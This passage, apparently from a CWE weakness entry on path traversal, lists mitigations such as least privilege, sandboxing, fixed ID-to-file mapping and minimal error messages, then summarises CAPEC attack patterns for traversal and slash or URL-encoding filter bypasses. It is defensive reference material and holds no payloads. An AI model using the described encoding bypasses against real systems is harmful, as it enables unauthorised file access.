Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth [REF-1481].
Mitigation MIT-17
Strategy: Environment Hardening
Run your code using the lowest privileges that are required to accomplish the necessary tasks [REF-76]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Mitigation MIT-21.1
Strategy: Enforcement by Conversion
- When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.
- For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap [REF-185] provide this capability.
Mitigation MIT-22
Strategy: Sandbox or Jail
- Run the code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by the software.
- OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows the software to specify restrictions on file operations.
- This may not be a feasible solution, and it only limits the impact to the operating system; the rest of the application may still be subject to compromise.
- Be careful to avoid CWE-243 and other weaknesses related to jails.
Mitigation MIT-34
Strategy: Attack Surface Reduction
- Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.
- This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce the attack surface.
Mitigation MIT-39
- Ensure that error messages only contain minimal details that are useful to the intended audience and no one else. The messages need to strike the balance between being too cryptic (which can confuse users) or being too detailed (which may reveal more than intended). The messages should not reveal the methods that were used to determine the error. Attackers can use detailed information to refine or optimize their original attack, thereby increasing their chances of success.
- If errors must be captured in some detail, record them in log messages, but consider what could occur if the log messages can be viewed by attackers. Highly sensitive information such as passwords should never be saved to log files.
- Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a user account exists or not.
- In the context of path traversal, error messages which disclose path information can help attackers craft the appropriate attack strings to move through the file system hierarchy.
Mitigation MIT-16
Strategy: Environment Hardening
When using PHP, configure the application so that it does not use register_globals. During implementation, develop the application so that it does not rely on this feature, but be wary of implementing a register_globals emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.
CAPEC-126: Path Traversal
An adversary uses path manipulation methods to exploit insufficient input validation of a target to obtain access to data that should be not be retrievable by ordinary well-formed requests. A typical variety of this attack involves specifying a path to a desired file together with dot-dot-slash characters, resulting in the file access API or function traversing out of the intended directory structure and into the root file system. By replacing or modifying the expected path information the access function or API retrieves the file desired by the attacker. These attacks either involve the attacker providing a complete path to a targeted file or using control characters (e.g. path separators (/ or \) and/or dots (.)) to reach desired directories or files.
CAPEC-64: Using Slashes and URL Encoding Combined to Bypass Validation Logic
This attack targets the encoding of the URL combined with the encoding of the slash characters. An attacker can take advantage of the multiple ways of encoding a URL and abuse the interpretation of the URL. A URL may contain special character that need special syntax handling in order to be interpreted. Special characters are represented using a percentage character followed by two digits representing the octet code of the original character (%HEX-CODE). For instance US-ASCII space character would be represented with %20. This is often referred as escaped ending or percent-encoding. Since the server decodes the URL from the requests, it may restrict the access to some URL paths by validating and filtering out the URL requests it received. An attacker will try to craft an URL with a sequence of special characters which once interpreted by the server will be equivalent to a forbidden URL. It can be difficult to protect against this attack since the URL can contain other format of encoding such as UTF-8 encoding, Unicode-encoding, etc.
CAPEC-76: Manipulating Web Input to File System Calls
An attacker manipulates inputs to the target software which the target software passes to file system calls in the OS. The goal is to gain access to, and perhaps modify, areas of the file system that the target software did not intend to be accessible.
CAPEC-78: Using Escaped Slashes in Alternate Encoding
This attack targets the use of the backslash in alternate encoding. An adversary can provide a backslash as a leading character and causes a parser to believe that the next character is special. This is called an escape. By using that trick, the adversary tries to exploit alternate ways to encode the same character which leads to filter problems and opens avenues to attack.
CAPEC-79: Using Slashes in Alternate Encoding
This attack targets the encoding of the Slash characters. An adversary would try to exploit common filtering problems related to the use of the slashes characters to gain access to resources on the target host. Directory-driven systems, such as file systems and databases, typically use the slash character to indicate traversal between directories or other container components. For murky historical reasons, PCs (and, as a result, Microsoft OSs) choose to use a backslash, whereas the UNIX world typically makes use of the forward slash. The schizophrenic result is that many MS-based systems are required to understand both forms of the slash. This gives the adversary many opportunities to discover and abuse a number of common filtering problems. The goal of this pattern is to discover server software that only applies filters to one version, but not the other.